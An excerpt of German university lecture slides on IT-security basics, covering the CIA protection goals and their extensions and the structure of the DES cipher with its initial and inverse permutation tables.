DHBW
Duale Hochschule
Baden-Württemberg

# IT-Security
# Neue Konzepte II

## Auszug aus den Vorlesungsfolien

Duale Hochschule Karlsruhe

KUKETZ
IT-SECURITY


# 2. Kapitel - Grundlagen

## 1.1 Grundlegende Begriffe

### Schutzziele der Informationssicherheit

# Begriffsdefinition [1] Safety vs. Security

- Im Englischen hat der Begriff »IT-Sicherheit« zwei Ausprägungen
  - **Funktionssicherheit (Safety)**: Bezieht sich auf die Zuverlässigkeit eines Systems (bspw. Ausfallsicherheit)
  - **Informationssicherheit (Security)**: Als Informationssicherheit bezeichnet man im Allgemeinen die Aufrechterhaltung bzw. den Schutz von Informationen (egal ob analog oder digital)



# Begriffsdefinition [2] IT-Sicherheit

- Die IT-Sicherheit ist ein **Teil** der Informationssicherheit
- Sie umfasst die **Umsetzung** von technischen und organisatorischen Maßnahmen zur Verringerung des Gefährdungspotenzials von und für Informationen / Daten, die in **digitaler** Form vorliegen

- In der IT-Sicherheit gilt stets die Aussage:

> »Sicher ist, dass nichts sicher ist. Selbst das nicht.«
>
> **Joachim Ringelnatz**

# Schutzziele der Informationssicherheit


- Information bzw. Daten sind **schützenswerte** Güter
- Zugriff darauf sollte beschränkt und kontrolliert sein
- Zum Erreichen bzw. Einhalten der Informationssicherheit und damit zum Schutz der Daten werden **Schutzziele** definiert

| | |
|---|---|
| Vertraulichkeit | **C**onfidentiality |
| Integrität | **I**ntegrity |
| Verfügbarkeit | **A**vailability |

Akronym **CIA** (CIA Triad) oftmals in englischer Literatur zu finden

# Schutzziel Vertraulichkeit (engl. Confidentiality) [1]

- **Definition**: Daten dürfen lediglich von **Berechtigten** gelesen bzw. modifiziert werden. Dies gilt sowohl beim Zugriff auf gespeicherte Daten, wie auch während der Datenübertragung




# Schutzziel Vertraulichkeit (engl. Confidentiality) [2]

- Das Schutzziel der Vertraulichkeit gilt als verletzt, wenn geschützte Daten von **unautorisierten** Subjekten **eingesehen** werden können
- Typische Maßnahme zur Erreichung des Schutzziels
  - Verschlüsselung bzw. verschlüsselte Kommunikation

- Beispiele aus der Praxis
  - Datenübermittlung sensibler Daten (bspw. Gesundheitswesen)
  - Verschlüsselte Kommunikation über einen Messenger (bspw. LibreSignal, Conversations, Kontalk)
  - [ ... ]

# Schutzziel Integrität (engl. Integrity) [1]

- **Definition**: Daten dürfen nicht unautorisiert und unbemerkt verändert werden. Alle Änderungen müssen nachvollziehbar sein




# Schutzziel Integrität (engl. Integrity) [2]

- Das Schutzziel der Integrität gilt als verletzt, wenn Daten von **unautorisierten** Subjekten unbemerkt **verändert** werden können
- Typische Maßnahmen zur Erreichung des Schutzziels
  - Kryptografische Prüfsummen (Hash-Funktionen)

- Beispiele aus der Praxis
  - Download von Daten (bspw. Programm mit SHA256-Hashwert)
  - GPG Signaturen zur Verifikation von Linux Paketquellen
  - Prüfsummen im IP-Header
  - [ ... ]

# Schutzziel Verfügbarkeit (engl. Availability) [1]

- **Definition**: Der Zugriff auf Daten muss innerhalb eines vereinbarten Zeitrahmens gewährleistet sein. Berechtigte müssen jederzeit Zugriff auf Daten / Dienste haben können



# Schutzziel Verfügbarkeit (engl. Availability) [2]

- Das Schutzziel der Verfügbarkeit gilt als verletzt, wenn ein Angreifer die Dienst- und Datennutzung durch legitime Anwender **einschränkt** bzw. **verhindert**
- Typische Maßnahmen zur Erreichung des Schutzziels
  - Redundanz: Zusätzliches Vorhandensein funktional gleicher oder vergleichbarer Ressourcen eines technischen Systems

- Beispiele aus der Praxis
  - Lastenverteilung bei erhöhten Anfragevolumen
  - Backuplösungen für die schnelle Wiederherstellung der Verfügbarkeit
  - [ ... ]

# Weitere Schutzziele [1]

- Neben dem ursprünglichen CIA-Triad Modell existieren weitere **Kategorisierungen** für Schutzziele
  - Parkerian Hexad (1998) erweitert das CIA-Triad
    - Possession and Control (Besitz und Kontrolle)
    - Authenticity (Authentizität)
    - Utility (Nutzen)
  - IAS-Octave (2013) erweitert das CIA-Triad
    - Accountability (Zurechenbarkeit)
    - Auditability (Nachvollziehbarkeit)
    - Authenticity/Trustworthiness (Authentizität)
    - Non-repudiation (Verbindlichkeit / Nichtabstreitbarkeit)
    - Privacy (Privatsphäre / Datenschutz)

# Weitere Schutzziele [2] für die Vorlesung

- Kategorisierung nach Claudia Eckert (2011)
- Ergänzung um drei weitere Schutzziele

| | |
|---|---|
| Authentizität | Authenticity |
| Verbindlichkeit / Nichtabstreitbarkeit | Non-repudiation |
| Privatheit | Privacy |

# 4. Kapitel - Kryptografie

## 2.3 Symmetrische Verschlüsselung

### Data Encryption Standard (DES)


# Data Encryption Standard (DES) [1] Historie

- Mitte der 70er entwickelt von IBM auf Basis des Lucifer-Algorithmus von Horst Feistel
- Im Jahr 1977 wird DES vom  National Bureau of Standards (NBS jetzt NIST) zum **offiziellen** Standard der US-Regierung erklärt
- 1981 wurde DES vom American National Standards Institute (ANSI) als Standard für den privaten Sektor anerkannt
- Bis 1998 zertifiziert als Verschlüsselungsstandard
- 2002 durch AES (Advanced Encryption Standard) ersetzt

# Data Encryption Standard (DES) [2] Eigenschaften

- **Verfahren**: Symmetrisch (Ver- und Entschlüsselung mit gleichem Schlüssel)
- **Variante**: Blockchiffre mit 64 Bit großen Ein- und Ausgabeblöcken
- **Schlüssellänge**: 56 Bit (64 Bit - 8 Paritätsbits)
- **Betriebsmodi:** Oft verwendet Cipher Block Chaining Mode (CBC)
- **Interner Aufbau**:
  - Kombiniert Permutation und Substitution
  - **Feistel-Chiffre**: Struktur mit der viele Blockchiffren realisiert werden

# Aufbau [1] Grundlegender Aufbau Verschlüsselung




**1.** Initialpermutation (IP) des Klartextblocks (64 Bit)


**2.** Generierung von 16 Teilschlüsseln mit jeweils 48 Bit

**3.** 16-fache Iteration (**Runden**) der Verschlüsselung mit jeweils einem Teilschlüssel

**4.** Inverse Initialpermutation (IIP)

**Entschlüsselung** analog zur Verschlüsselung mit Teilschlüsseln in umgekehrter Reihenfolge im Schritt 3

# Aufbau [2] IP und IIP [1]



# Aufbau [3] IP und IIP [2]

| 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 |
|---|---|---|---|---|---|---|---|
| 9 | 10 | 11 | 12 | 13 | 14 | 15 | 16 |
| 17 | 18 | 19 | 20 | 21 | 22 | 23 | 24 |
| 25 | 26 | 27 | 28 | 29 | 30 | 31 | 32 |
| 33 | 34 | 35 | 36 | 37 | 38 | 39 | 40 |
| 41 | 42 | 43 | 44 | 45 | 46 | 47 | 48 |
| 49 | 50 | 51 | 52 | 53 | 54 | 55 | 56 |
| 57 | 58 | 59 | 60 | 61 | 62 | 63 | 64 |

IP

Maske

| 58 | 50 | 42 | 34 | 26 | 18 | 10 | 2 |
|---|---|---|---|---|---|---|---|
| 60 | 52 | 44 | 36 | 28 | 20 | 12 | 4 |
| 62 | 54 | 46 | 38 | 30 | 22 | 14 | 6 |
| 64 | 56 | 48 | 40 | 32 | 24 | 16 | 8 |
| 57 | 49 | 41 | 33 | 25 | 17 | 9 | 1 |
| 59 | 51 | 43 | 35 | 27 | 19 | 11 | 3 |
| 61 | 53 | 45 | 37 | 29 | 21 | 13 | 5 |
| 63 | 55 | 47 | 39 | 31 | 23 | 15 | 7 |

**IP Beispiel**

Aus dem initialen Bit 7 wird Bit 64

Aus dem initialen Bit 2 wird Bit 8

IP und IIP heben sich gegenseitig auf (Inversion)

| 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 |
|---|---|---|---|---|---|---|---|
| 9 | 10 | 11 | 12 | 13 | 14 | 15 | 16 |
| 17 | 18 | 19 | 20 | 21 | 22 | 23 | 24 |
| 25 | 26 | 27 | 28 | 29 | 30 | 31 | 32 |
| 33 | 34 | 35 | 36 | 37 | 38 | 39 | 40 |
| 41 | 42 | 43 | 44 | 45 | 46 | 47 | 48 |
| 49 | 50 | 51 | 52 | 53 | 54 | 55 | 56 |
| 57 | 58 | 59 | 60 | 61 | 62 | 63 | 64 |

IIP

| 40 | 8 | 48 | 16 | 56 | 24 | 64 | 32 |
|---|---|---|---|---|---|---|---|
| 39 | 7 | 47 | 15 | 55 | 23 | 63 | 31 |
| 38 | 6 | 46 | 14 | 54 | 22 | 62 | 30 |
| 37 | 5 | 45 | 13 | 53 | 21 | 61 | 29 |
| 36 | 4 | 44 | 12 | 52 | 20 | 60 | 28 |
| 35 | 3 | 43 | 11 | 51 | 19 | 59 | 27 |
| 34 | 2 | 42 | 10 | 50 | 18 | 58 | 26 |
| 33 | 1 | 41 | 9 | 49 | 17 | 57 | 25 |

